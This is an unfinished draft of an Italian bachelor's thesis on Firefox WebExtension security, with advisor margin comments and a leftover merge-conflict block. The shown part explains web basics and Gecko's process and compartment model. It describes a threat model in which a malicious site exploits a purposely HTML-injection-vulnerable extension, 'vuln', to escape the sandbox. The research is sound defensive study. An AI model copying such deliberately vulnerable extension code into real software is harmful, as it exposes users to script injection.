



**SAPIENZA**  
UNIVERSITÀ DI ROMA

## Firefox WebExtensions security infrastructure

Sapienza Università degli studi di Roma  
Laurea triennale in Ingegneria Informatica

**Francesco Pasquali**

ID number 1933764

Advisor

Prof. Emilio Coppa

Academic Year 2020/2021

Thesis not yet defended

---

**Firefox WebExtensions security infrastructure**

Tesi triennale. Sapienza University of Rome

© 2024 Francesco Pasquali. All rights reserved

This thesis has been typeset by L<sup>A</sup>T<sub>E</sub>X and the Sapthesis class.

Author's email: [pasquali.1933764@studenti.uniroma1.it](mailto:pasquali.1933764@studenti.uniroma1.it)

# Contents

<b>1</b>	<b>Introduzione</b>	<b>1</b>
<b>2</b>	<b>Concetti fondamentali</b>	<b>3</b>
2.1	I linguaggi fondamentali del World Wide Web . . . . .	3
2.2	Javascript . . . . .	4
2.3	DOM . . . . .	5
2.4	Breve storia delle estensioni . . . . .	6
2.5	Anatomia di una Web Extension . . . . .	6
2.6	Il WebExtension API . . . . .	7
<b>3</b>	<b>Scenario e ambiente sperimentale</b>	<b>9</b>
3.1	Specifiche applicazione e piattaforma . . . . .	9
3.2	Scenario . . . . .	9
3.3	L'estensione " <i>vuln</i> " . . . . .	10
<b>4</b>	<b>L'infrastruttura di sicurezza Firefox</b>	<b>13</b>
4.1	Modello processi . . . . .	13
4.2	Sicurezza livello script . . . . .	14
4.2.1	Security Policy . . . . .	14
4.2.2	Same-Origin Policy . . . . .	15
4.2.3	Compartimenti Javascript . . . . .	15
4.2.4	Entità di Sicurezza . . . . .	16
4.2.5	Xray Vision . . . . .	17
<b>5</b>	<b>WebExtension nel dettaglio</b>	<b>19</b>
5.1	XPCOM . . . . .	19
5.2	Loading . . . . .	20
5.3	. . . . .	20
5.4	L'estensione a runtime . . . . .	20
5.5	L'api a runtime . . . . .	20
5.6	Le difese delle estensioni . . . . .	21
5.6.1	I content script . . . . .	21
5.6.2	I background script e la sidebar . . . . .	21
5.6.3	API . . . . .	22

<b>6</b>	<b>Analisi di "<i>vuln</i>"</b>	<b>23</b>
6.1	Il manifest.json . . . . .	23
6.2	La sidebar . . . . .	24
6.3	Il content script . . . . .	26
<b>7</b>	<b>Attaccando "<i>vuln</i>"</b>	<b>29</b>
7.1	Il sito dell'attaccante . . . . .	29
7.2	Primi tentativi . . . . .	30
7.3	Bypass delle restrizioni . . . . .	31
	7.3.1 Override via tag <meta> . . . . .	32
	7.3.2 Inclusione di <iframe> . . . . .	32
7.4	Sfruttare la vulnerabilità . . . . .	33
	7.4.1 Script persistente . . . . .	34
	7.4.2 Redirect della pagina . . . . .	34
	7.4.3 Bypass via JSONP . . . . .	36
<b>8</b>	<b>Conclusioni</b>	<b>41</b>

# Chapter 1

## Introduzione

### **Nota:** *Perché i browser?*

I Web Browser sono programmi complessi volti a visualizzare contenuti di vario genere provenienti dalle fonti più disparate, dai file locali alle risorse accessibili nell'internet, dalle immagini ai linguaggi di scripting. In un mondo sempre più connesso, i browser sono diventati de facto applicazioni necessarie nella vita di tutti i giorni e utilizzate da una vastissima comunità di utenti; la loro diffusione unita alla capacità di eseguire codice javascript direttamente sulla macchina dell'utente rende i browser dei bersagli di interesse per il red-team, aprendo alla possibilità di compromettere un grande numero di dispositivi.

### **Nota:** *Perché Firefox?*

Firefox è un Web Browser che in passato ha avuto un'ampia comunità di utenti, noto per le politiche a tutela privacy e la storica concorrenza con Internet Explorer.

### **Nota:** *Perché le estensioni?*

Perché è codice scritto da terze parti a cui il browser dà accesso ai contenuti web e ad API privilegiato normalmente non accessibili dal DOM, queste caratteristiche mi hanno indotto ad astrarre le estensioni come una sorta di ponte tra la pagina e il sistema, certo le estensioni non sono le uniche componenti del browser a svolgere questo ruolo (basti pensare all'interprete html), ma a differenza delle altre esse sono programmabili (e programmate) da sviluppatori esterni al progetto Firefox e potenzialmente ignari sulle misure di sicurezza nello sviluppo web in ambiente browser. Con questi presupposti ho ipotizzato uno scenario in cui l'attaccante abbia la possibilità di sfruttare una estensione vulnerabile ad attacchi di tipo html injection e sono andato a studiare se e in che modo il browser sia in grado di difendersi da tale scenario.

*Qui forse  
dovresti  
citare le  
tecnologie  
di base di-  
etro ad un  
browser:  
HTML, CSS,  
Javascript,  
etc.*

*direi una  
mezza frase  
su cosa è  
Javascript*

*Direi non  
solo red team  
ma anche  
in generali  
attaccanti*

*E Chrome?  
Non siamo  
negli anni  
2000!*

*Immagino  
che qui devi  
ancora es-  
pandere per  
dire che lo  
hai consider-  
ato... e che  
poi hai scelto  
di consid-  
erare le sue  
estensioni.*

*Mi racco-  
mando cerca*



## Chapter 2

# Concetti fondamentali

Il capitolo fa un excursus su definizioni ed elementi utili per la comprensione dei capitoli che seguiranno, nella Sezione 2.1 si introducono i tre linguaggi fondamentali del web, HTML5, CSS e Javascript al quale dedico la sezione Sezione 2.2. CSS verrà soltanto menzionato poiché non ha avuto rilievo nella mia ricerca. Seguono due sezioni di presentazione alle estensioni browser, Sezione 2.4 «««< HEAD è un rapido riassunto sulla storia delle estensioni mentre Sezione ?? spiega la struttura di una WebExtension. ===== browser è un rapido riassunto sulla storia delle estensioni mentre Sezione 2.5 spiega la struttura di una WebExtension. »»»> 2b7dcaa (Attaccando vuln, segue)

Aggiungi  
riferimenti  
alle nuove  
sezioni 2.3 e  
2.6

excursus

e degli at-  
tacchi alle  
estensioni

e degli at-  
tacchi alle  
estensioni

## 2.1 I linguaggi fondamentali del World Wide Web

Un Web Browser è un'applicazione capace di richiedere e visualizzare risorse ottenute dalla rete all'interno di una finestra. Ad oggi un browser deve necessariamente essere in grado di interpretare questi tre tipi di risorsa per rendere il World Wide Web fruibile all'utente: documenti HTML5, fogli di stile CSS e script Javascript; tutti e tre sono living standards, cioè standard che modificano e aggiornano di anno in anno le proprie specifiche. HTML5 è un linguaggio di markup che descrive la struttura di una pagina web. Gli elementi della pagina sono rappresentati da tag HTML che talvolta modificano i metadati, la visualizzazione e il comportamento del documento; per esempio il contenuto del tag <script> può essere interpretato come codice Javascript ed eseguito al volo dal browser, ma lo stesso tag <script> può anche importare uno script da un URL o file sorgente. Il frammento di codice nel Listato 2.1 è un esempio di utilizzo del linguaggio HTML5, in queste righe viene creato un documento che mostra a schermo la scritta "Archive:" ed include tre altre risorse: il tag <link> include e applica alla pagina il foglio di stile page.css mentre i due tag <script> caricano ed eseguono due script Javascript. In Firefox accanto ad HTML5 è presente un altro linguaggio di markup chiamato XUL usato per la UI del browser stesso.

due parole in  
più su XUL

```

1      <!doctype html>
2      <html>
3          <head>
4              <meta charset="utf-8" />
5              <link rel="stylesheet" href="page.css" />
```

```

6          <script src="../shared/archive.js"></script>
7          <script defer src="sbMain.js"></script>
8      </head>
9      <body>
10         <p>Archive:</p><br/>
11         <section id="output"></section>
12     </body>
13 </html>
14

```

**Listing 2.1.** Un semplice documento html

## 2.2 Javascript

Javascript è il linguaggio principe della programmazione web lato frontend. Apparso per la prima volta nel 1995 in grembo a Netscape, la sua diffusione ha segnato l'inizio di un World Wide Web orientato alle applicazioni; ad oggi è usato in numerosi contesti diversi oltre alle pagine web, come server in Nodejs o reti neurali in Tensorflow, parti del browser stesso sono programmate con Javascript. È un linguaggio ad oggetti debolmente tipizzato che supporta la programmazione ad eventi, funzionale, imperativa e la programmazione ad oggetti basata su prototipi [5]. Rispetto ad altri linguaggi fortemente orientati alla programmazione oggettuale come Java, in Javascript gli oggetti si comportano come dizionari, il loro insieme di proprietà può venire espanso, ridotto e modificato a runtime. Tra le proprietà di un oggetto alcune sono rilevanti ai fini del linguaggio:

- **.valueOf()** Una funzione che ritorna il "valore" di un oggetto, viene invocata silenziosamente dall'interprete quando l'oggetto è sottoposto ad operazioni logico/matematiche;
- **.toString()** Una funzione che ritorna la rappresentazione dell'oggetto sotto forma di stringa.
- **.\_\_proto\_\_** È un oggetto che contiene i metodi e gli attributi ereditati, definisce un **.\_\_proto\_\_** a sua volta contenente metodi e attributi della super-super classe e così via ricorsivamente. Quando si riferenzia la proprietà di un oggetto dapprima la si cerca nell'oggetto stesso e se non viene trovata allora si esplorano ricorsivamente gli oggetti che formano la catena di **.\_\_proto\_\_** che termina con il **.\_\_proto\_\_** della classe base **Object**. È importante sottolineare che il sistema della catena di prototipi non è legato al tipo di oggetto che **.\_\_proto\_\_** riferenzia, ma dalla sola presenza della chiave **\_\_proto\_\_** nell'oggetto esplorato e poiché si tratta di una proprietà come le altre è molto facile ridefinirlo.

*prototype  
pollution?*

- **.prototype** Usando la terminologia della programmazione ad oggetti, il **.prototype** di una classe contiene i metodi e gli attributi che verranno ereditati da ogni istanza della classe. In realtà in Javascript le classi non esistono ma al loro posto ci sono i costruttori, funzioni che creano, inizializzano e ritornano un oggetto che diremo "istanza" del costruttore. Il valore dell'attributo **.\_\_proto\_\_**



dell'istanza, ovvero l'oggetto prototipale, è un riferimento al `.prototype` del costruttore.

- `.constructor()` È il riferimento alla funzione costruttrice dell'oggetto, questa proprietà si trova nel prototipo di un oggetto e viene solitamente usata per verificare l'appartenenza ad una "classe" di oggetti.

Il listato 2.2 è un esempio variegato dei concetti introdotti. Questo script dichiara un costruttore `Letter()` che assegna alle proprie istanze l'attributo `.number`, inoltre tutte le istanze di `Letter` ereditano il metodo `.getNumber()`, assegnato al prototipo del costruttore. Infine si assegnano alle variabili `a`, `b` e `z` tre diverse istanze di `Letter`. La Figura 2.1 illustra gli oggetti discussi e i vari riferimenti ai prototipi, `Function.prototype` è il prototipo per tutti gli oggetti funzione mentre `Object.prototype` è il prototipo base di tutti gli oggetti.


tutte le figure  
devono avere  
una caption

```

1      function Letter(number) {
2          this.number = number;
3      }
4
5      Letter.prototype.getNumber = function() {
6          return this.number;
7      };
8
9      let a = new Letter(1);
10     let b = new Letter(2);
11     let z = new Letter(26);
12

```

**Listing 2.2.** Frammento di script, viene definito il costruttore `Letter` e lo si utilizza per creare tre oggetti



**Figure 2.1**

## 2.3 DOM

Il DOM è la rappresentazione di un documento HTML sottoforma di oggetti Javascript[4]. Attraverso l'interfaccia offerta dal DOM è possibile modificare programmaticamente gli elementi presenti nel documento; tra gli oggetti dichiarati nel DOM `document` rappresenta il documento vero e proprio mentre `window` rappresenta la finestra di visualizzazione che contiene il documento. `window` ricopre un ruolo molto importante nella programmazione web, esso è l'oggetto globale di tutti gli script eseguiti

sulla pagina, ovvero un oggetto che ospita le variabili tra le sue proprietà, oltre agli oggetti built-in.

attacchi agli  
applet

## 2.4 Breve storia delle estensioni

Le estensioni browser non sono una novità. Già a partire dal 1995 Internet Explorer supportava lo sviluppo di plugin [9] affinché visualizzassero contenuti dinamici in un World Wide Web fatto di documenti statici, ma è a partire dal 1999 che il browser diventa programmabile quando Internet Explorer 4 iniziò a supportare la modifica dell'interfaccia utente. Il 2005 vede la nascita di Firefox e l'arrivo degli UserScript, piccoli script per la modifica delle pagine web installabili nel browser (precursori dei WebExtension Content Script approfonditi nelle prossime sezioni). Lo sviluppo di estensioni cross-browser fu per molto tempo una sfida, non c'era uno standard comune e ogni browser esprimeva questa o quella funzionalità in più rispetto agli altri; quando uscì, Google Chrome non era da meno, ma negli anni la sua ampia diffusione impose lo standard de-facto sulla scena; cercando di rimanere al passo con i tempi, Firefox si modificò per supportare le estensioni di Google Chrome introducendo il WebExtension framework nel 2017. Nonostante le differenze, ad oggi i browser stanno convergendo verso lo stesso formato di estensioni, non solo Firefox ma anche Opera e Safari si sono adattati allo standard e sviluppare add-on cross-browser è diventato possibile.

## 2.5 Anatomia di una Web Extension

Una estensione è un insieme di script, fogli di stile e documenti html raccolti in una cartella o archivio compresso ottenibile dallo store del browser o dai file locali. L'installazione di una estensione può essere:

- **built-in**, pre-installata nel browser per migliorare la User Experience o integrare funzionalità utili all'applicazione, l'estensione WebCompat è un esempio; si tratta di una estensione built-in Firefox usata per introdurre fix di compatibilità dopo il rilascio di una nuova versione del browser.
- **temporanea**, rimane operativa fintanto che il browser è in esecuzione, ma dovrà essere reinstallata ad ogni avviamento dell'applicazione.
- **persistente**, persiste al riavvio dell'applicazione e viene riattivata ad ogni esecuzione del browser.

In ogni estensione che faccia uso del WebExtension framework deve essere presente il file `manifest.json` contenente un oggetto JSON. Le proprietà dell'oggetto `manifest.json` dichiarano i metadati dell'add-on (come nome, versione e descrizione) e le risorse che verranno eventualmente utilizzate. Il `manifest.json` può contenere riferimenti a file di altro tipo che modificheranno il comportamento e l'aspetto dell'applicazione e si suddividono in:

- **Background**: Sono file che rispondono a eventi del browser, vengono chiamati di background perché sono eseguiti in modo silenzioso e operano con

le componenti interne dell'applicazione. Questi script non possono accedere direttamente alle pagine web.

- **Sidebar, popup e option page:** Sono delle interfacce utente introdotte dall'estensione che vengono visualizzate sullo schermo in modo più o meno permanente. Le *sidebar* appaiono sul lato della finestra e rimangono visibili fino alla chiusura manuale da parte dell'utente, i *popup* sono piccole interfacce grafiche disegnate alla pressione di un bottone sulla toolbar o sulla addressbar. La *option-page* è mostrata quando l'utente accede alla pagina di modifica delle preferenze dell'estensione.
- **Content script:** Sono script usati per accedere e manipolare le finestre delle pagine web. Si potrebbe dire che sono la controparte UI dei *background* script ma a differenza di questi ultimi non possono interagire con le componenti interne del browser. I *content script* vengono eseguiti solo sulle pagine che rispettano i criteri di origine specificati nel `manifest.json`. A differenza delle pagine web i *content script* possono effettuare richieste cross-domain e usare un piccolo sottoinsieme del WebExtension API.
- **Web accessible resources:** Sono risorse di qualsiasi tipo rese accessibili agli altri script dell'estensione.

La figura 2.2 illustra quali file possono essere referenziati per i vari elementi descritti sopra.




Figure 2.2. Tipi di file referenziabili dal `manifest.json`

## 2.6 Il WebExtension API

Ogni script Javascript può fare uso di funzioni e oggetti messi a disposizione dall'ambiente in cui sta venendo eseguito, poiché ogni script ha diverse necessità, l'accesso a queste

risorse può venire consentito o negato a seconda di quanto il sistema consideri rischioso esporre l'API ad un uso scorretto. Uno script di background deve necessariamente poter agire sugli eventi riguardanti il browser nel suo insieme, ma non si può dire lo stesso di uno script eseguito in una pagina web, interessato soltanto gli eventi in atto sul suo documento; non a caso l'ambiente di esecuzione di background permette di modificare il comportamento del browser ma non permette di navigare verso altri URL e specularmente l'ambiente delle pagine web può richiedere un sottoinsieme di URI ma non ha alcun accesso agli API del browser.

Il WebExtension framework include nei suoi ambienti l'oggetto **browser** (e il suo alias **chrome**), esso raccoglie un insieme di api utili alle le estensioni e normalmente non accessibili dalle pagine web; quali siano questi API dipende dal tipo di script eseguito e dalla voce "permissions" del `manifest.json`. Tra gli api troviamo: `.runtime` [11] fornisce informazioni riguardo l'ambiente di esecuzione e offre funzioni di messaging,

*continua*

## Chapter 3

# Scenario e ambiente sperimentale

Il capitolo descrive i presupposti che hanno guidato la sperimentazione e l'ambiente informatico in cui si è svolta. La Sezione 3.1 è una rapida descrizione del sistema informatico usato durante il corso delle ricerche e dell'installazione Firefox utilizzata mentre la Sezione 3.2 illustra il modello di minaccia considerato. Infine la Sezione 3.3 introduce all'estensione fantoccio bersagliata dagli attacchi, verrà approfondita nel Capitolo 7.

### 3.1 Specifiche applicazione e piattaforma

Per la mia ricerca ho svolto i test utilizzando l'ultima versione corrente di Mozilla Firefox v122.0 installata su MacOS Monterey v12.5 con processore Apple M1. Il codice sorgente studiato è stato scaricato dalla repository github ufficiale di mozilla, commit b59eed0; ogni menzione contenuta in questo articolo è relativa allo stato del codice risalente al suddetto commit [6]. L'applicazione è stata compilata seguendo le istruzioni riportate sul sito ufficiale di mozilla [7].

### 3.2 Scenario

Per indirizzare la mia ricerca ho deciso di lavorare entro i limiti di uno scenario che potesse modellizzare una situazione d'attacco reale in modo quanto più generale e vero-simile. Ho definito due attori interessati nella scena, un attaccante e una vittima, e due sistemi informatici coinvolti appartenenti a l'uno e l'altro attore. L'attaccante è interessato a compromettere il sistema informatico della vittima come parte di una catena di attacco. Il suo obbiettivo è ottenere esecuzione di codice Javascript arbitrario al di fuori della sandbox in cui il browser Firefox costringe gli script provenienti dal web. L'attaccante controlla le risorse di una applicazione web raggiungibile dall'esterno tramite protocollo http/s; che egli abbia o meno controllo sul sistema informatico ospitante l'applicazione è indifferente ai fini della ricerca. La vittima è un utente privo di competenze in ambito cybersicurezza, è stata persuasa ad utilizzare la propria installazione del browser Firefox per navigare sul URL malevolo controllato dall'attaccante. Il sistema informatico della vittima ospita una

istanza del browser Firefox sulla quale è stata installata una estensione vulnerabile che è stata rappresentata nel mio ambiente di ricerca dall'estensione "*vuln*" di cui si parlerà nella Sezione 3.3. L'attaccante non ha alcun modo di accedere o contattare direttamente il sistema informatico della vittima.

### 3.3 L'estensione "*vuln*"

Ritenendo che la sola analisi statica del codice sorgente di Firefox non potesse essere sufficiente ai fini del mio studio, ho deciso di simulare lo scenario descritto nella Sezione 3.2 creando e installando nel browser una estensione che contenesse un qualche errore logico sfruttabile da un potenziale attaccante per tentare di compromettere il sistema informatico della vittima. Basandomi sulla Top-Ten Owasp delle vulnerabilità nelle applicazioni web [8], ho ritenuto che l'introduzione di codice vulnerabile ad attacchi di html injection potesse considerarsi uno scenario sufficientemente realistico ai fini della mia ricerca. Un attacco di html injection consiste nel riuscire ad iniettare ed eseguire codice html nella pagina web visualizzata dal browser della vittima; se oltre ad html l'attaccante dovesse riuscire ad eseguire anche codice Javascript allora sarebbe capace di performare attacchi di Cross-Site Scripting aprendo alla possibilità di una ancora più profonda compromissione del sistema. Normalmente questo genere di attacchi viene attuato sul codice front-end di una applicazione web per abusare delle funzionalità dell'applicazione a scapito dell'utente oppure come trampolino verso altre applicazioni (si pensi agli attacchi di Cross-Site Request Forgery in cui la pagina vulnerabile viene sfruttata per inviare richieste verso una seconda applicazione).

Ogni contesto Javascript ha associato un oggetto **document**, tra Content Script, Background Script, sidebar, popup e pagina opzioni, ogni estensione ha potenzialmente almeno cinque finestre su cui tentare html injection, ho scelto di inserire la vulnerabilità nella finestra della sidebar, le ragioni di questa scelta sono tre:

1. Il contesto d'esecuzione Javascript della sidebar è lo stesso degli script di background, esso espone API che consentono di interagire con vari servizi del browser il che rende la sidebar un bersaglio di alto valore.
2. Mentre la finestra dei content script è la stessa della pagina in cui stanno venendo eseguiti, invece la sidebar possiede una finestra a sé stante, visualizzabile in qualunque momento e persistente nella facciata del browser rendendola facile da monitorare.
3. È un punto che potrebbe verosimilmente contenere codice vulnerabile e raggiungibile dall'attaccante. Trattandosi di una finestra è lecito supporre che venga utilizzata per visualizzare dati raccolti dall'estensione, dati che devono essere inseriti nel documento html visualizzato. Come già detto, la finestra può essere aperta solo dall'utente e non è in grado di effettuare richieste verso risorse esterne. In uno scenario verosimile l'ipotetico programmatore di "*vuln*" si sarebbe sentito protetto da queste restrizioni e avrebbe incautamente implementato la logica della UI in modo approssimativo, ignorando i warning dei tool di sviluppo e introducendo codice vulnerabile nel programma.

La figura 3.1 mostra la sidebar di "vuln" aperta sulla sinistra della pagina web controllata dall'attaccante, il riquadro scuro in basso mostra invece il codice html del documento. La sidebar sta visualizzando dieci coppie chiave-valore che l'estensione ha estrapolato dal codice del sito malevolo, nel Capitolo ?? si approfondirà in che modo l'attaccante sfrutta i valori di queste coppie per iniettare codice html.

fix




Figure 3.1. Visualizzazione della sidebar di "vuln" accanto al sito malevolo





## Chapter 4

# L'infrastruttura di sicurezza Firefox

Ogni sito internet moderno ha in qualche modo il bisogno di interagire con la rete, con uno storage locale, con il file system e con dispositivi audio e video, tutte risorse gestite dal sistema operativo, pertanto ogni sito deve poter interagire con il sistema operativo della macchina client ma dare questo livello di accesso a codice insicuro significa esporre il sistema ad alti rischi di sicurezza per queste ragioni il browser deve esporre API che rendano possibili le operazioni richieste dal sito senza però compromettere la macchina host.

Firefox non è direttamente responsabile della sicurezza del sistema, questo aspetto è invece gestito da rendering engine Gecko di cui Firefox è il front-end. Gecko applica quanto detto separando il codice eseguito in compartimenti logici, isolati in processi distinti, realizzando layer di separazione a livello applicativo e a livello fisico di sistema operativo.

### 4.1 Modello processi

Il codice che compone Firefox e Gecko non è eseguito sotto un unico processo, diversi servizi sono eseguiti in diversi processi per garantire solidità nel caso di fallimenti o compromissioni esterne; si dividono in tre categorie:

- **Parent Process** è il processo principe nonché padre di tutti gli altri, è incaricato di coordinare i processi figlio e gestire la comunicazione tra di essi. Visualizza pagine ad alti privilegi come `about:preferences` e `about:config`, pertanto ospita un ambiente di esecuzione ristretto.
- **Helper Processes** sono processi che ospitano servizi, tra essi vi sono servizi di interazione con il file system, con la rete, con le immagini e altri ancora.
- **Content Processes** sono processi usati per renderizzare contenuto web, insieme al Parent sono gli unici a poter eseguire codice Javascript. Vengono suddivisi in "remote-type", proprietà che specificano i privilegi di accesso agli API.

Ci sono molti tipi di Content Process di cui due sono di particolare interesse per la mia ricerca:

- **WebExtensions Content Process:** È utilizzato per caricare pagine in background e i subframe delle estensioni web; esiste una sola istanza di questo processo ed ha assegnato il remote-type "extension" che garantisce l'accesso al WebExtensionAPI e alla Shared Memory. Tutte le estensioni condividono questo processo e sono visibili tra di loro.
- **Isolated Web Content Process:** Sono usati per ospitare contenuti web attribuiti ad un sito, il codice web eseguito in questi processi è considerato insicuro e l'accesso diretto agli API di sistema non è permesso. Un nuovo web content viene allocato per ogni sito visitato su una browser tab, qualsiasi dominio visitato su una tab differente produce un nuovo processo Web Content isolato, invece subframe aperti sullo stesso dominio del superframe contenitore vengono eseguiti nello stesso processo del super-frame.

## 4.2 Sicurezza livello script

Il codice Javascript eseguito da Gecko non proviene solo da fonti terze come pagine web o estensioni, l'interfaccia grafica del browser (Firefox) e la logica sono controllati da moduli javascript ad alti privilegi di accesso pertanto gli script web non possono eseguire nello stesso ambiente del javascript di sistema. Il modello processi in se potrebbe sembrare una soluzione adeguata, ma se script web e di sistema dovessero eseguire nello stesso processo si creerebbe un conflitto, inoltre il browser deve poter accedere a oggetti del web content; la separazione in processi è troppo restrittiva per questi utilizzi; inoltre Javascript è un linguaggio a tipizzazione debole, funzionale e di cui le strutture di supporto alla programmazione ad oggetti sono modificabili, un esempio dei rischi introdotti da questa dinamicità sono gli attacchi di prototype pollution. Il modello di separazione dei processi non è sufficiente a gestire proprietà di linguaggio.

*parlane  
prima, dai  
citazione*

### 4.2.1 Security Policy

Una Security Policy è una definizione di che cosa significhi "essere sicuro" per un sistema, nel caso di Gecko definisce il livello di accesso garantito verso un oggetto da parte di un altro oggetto in relazione a due rapporti: Origine e Privilegi. Gli oggetti dotati di stessa "origine" sono detti "**same-origin**" e hanno libero accesso alle proprietà, oggetti dotati di "origine" differente sono detti "**cross-origin**" e hanno accesso molto ristretto alle proprietà dell'altro.

Se l'oggetto acceduto si trova in uno scope di privilegio più basso allora l'accedente avrà permessi di accesso libero ma potrà vedere solo un insieme ristretto di proprietà ma se invece l'oggetto acceduto dovesse trovarsi in uno scope con privilegi più alti allora non otterrà alcun privilegio di accesso. Script "privilegiati" possono clonare uno o più oggetti in scope meno "privilegiati".

### 4.2.2 Same-Origin Policy

La Same-Origin Policy è un insieme di regole d'accesso a risorse situate su altre "origini". L' "origine" di una risorsa è definita come tripla di protocollo, dominio e porta, due risorse che condividono la stessa origine sono dette **same-origin**, altrimenti **cross-origin**. Le restrizioni imposte dalla Same-Origin Policy dipendono dal contesto d'uso:

- **Rete.** Solitamente una risorsa di rete **cross-origin** ottiene accesso in scrittura ed embedding mentre la lettura viene proibita, cioè viene reso possibile inviare richieste cross-origin e incorporare risorse esterne ma non è possibile conoscere il contenuto della risposta. Le regole d'accesso di rete **cross-origin** possono essere modificate dalla risorsa acceduta tramite header http o tag html meta.
- **Storage.** Gli spazi di archiviazione sono separati e indipendenti per ogni origine
- **Javascript API.** Due sono gli oggetti visibili a **cross-origin**: **window** e **location**, di questi solo un sottoinsieme di proprietà è accessibile, tra queste sono notevoli **.postMessage** di **window** che consente di scambiare dati **cross-origin** tra gli script e **.href** di **location**, accessibile solo in scrittura, permette di redirigere la finestra.

#### Eccezioni

Non tutti i protocolli vengono trattati allo stesso modo dalla Same-Origin Policy, le risorse caricate da **about:blank** o **javascript:** sono considerate avere la stessa origine del documento che le contiene, mentre l'origine **file:///** è trattata come origine opaca cioè le risorse ottenute con questo protocollo non sono mai considerate same-origin, nemmeno se risiedono nella stessa directory.

#### Iframe pitfall

**Nota:** *Rimuovere?* L'implementazione degli iframes risente di una piccola falla di referenza; quando viene inserito nel documento, **iframe** incorpora la pagina **about:blank** che viene sostituita non appena la risorsa è caricata, pertanto lo stesso iframe mostra agli API javascript oggetti con origine differente in due momenti diversi.

*Se non e' funzionale al discorso che fai dopo, puoi anche rimuoverla*

### 4.2.3 Compartimenti Javascript

I compartimenti sono aree di memoria indipendenti e sono alla base della sicurezza degli script in Gecko; ogni oggetto globale e gli oggetti associati alle sue proprietà condividono lo stesso compartimento. Gli oggetti memorizzati in un compartimento non sono direttamente accessibili da script appartenente ad un compartimento diverso, la condivisione di oggetti è ottenuta tramite oggetti wrapper memorizzati nel compartimento dello script che referenziano l'oggetto originale, il grado di accesso fornito dal wrapper verso l'oggetto rappresentato è determinato da Gecko secondo

la Security Policy. I criteri di origine sono valutati considerando come "origine" l'url dell'istanza di `window`, che è oggetto globale di ogni compartimento. I criteri di privilegio sono invece determinati secondo l'Entità di Sicurezza del compartimento.

- **Same-Origin.** È il caso più comune, all'oggetto accedente viene concesso un wrapper trasparente che garantisce accesso completo all'oggetto richiesto come se fosse parte dello stesso compartimento.
- **Cross-Origin.** Gecko assegna un wrapper cross-origin che limita l'accesso secondo la Same-Origin Policy.
- **Privilegio Maggiore.** Se lo scope acceduto ha privilegi minori, allora si ottiene un wrapper Xray (di più su [Xray Vision](#) in seguito)
- **Privilegio Minore.** Se lo scope acceduto ha privilegi maggiori, allora si ottiene un wrapper opaco che nega l'accesso all'oggetto.

metti ref al  
punto esatto

#### 4.2.4 Entità di Sicurezza

Un Entità di Sicurezza è qualunque entità che può essere autenticata da un sistema, in Gecko esistono quattro entità sulle quali è definita una relazione di sicurezza. Per determinare il rapporto tra due entità si verifica se ciascuna sussume l'altra. Le quattro entità sono:

- **Entità di sistema.** Supera ogni check di sicurezza, sussume se stessa e tutte le altre entità. I compartimenti che eseguono codice di sistema sono istanze di questa entità.
- **Entità di Contenuto.** È associata ai contenuti web ed è definita dall'origine del contenuto, sussume ogni altra entità con cui condivide l'origine.
- **Entità Espansa.** È definita come una lista di "origini" su cui si ha accesso completo, essa sussume ogni entità che abbia inclusa la propria origine nella lista ma non è sussunta da nessuna di esse. Un esempio di impiego delle entità espansive sono i Content Script delle estensioni che possono accedere al contenuto di più pagine ma non viceversa. In generale l'entità espansa è utilizzata per garantire permessi cross-origin allo script senza però renderlo entità di sistema.
- **Entità Nulla.** Fallisce quasi tutti i check e non sussume se stesso, può essere acceduto solo da un'entità di sistema.

Le entità non modellizzano solo il livello di privilegio del compartimento ma anche l'origine e il test di relazione fornisce le informazioni sufficienti a computare un wrapper secondo la Security Policy, infatti se un compartimento sussume l'altro allora deve avere privilegi pari o maggiori, se entrambi si sussumono allora sono **same-origin**, se nessuno sussume allora si tratta di un accesso **cross-origin** se invece è uno solo dei due a sussumere allora vi è una differenza di privilegi. L'algoritmo di decisione impiegato da Gecko è rappresentato in questo grafico:




Figure 4.1. Computare un wrapper

### 4.2.5 Xray Vision

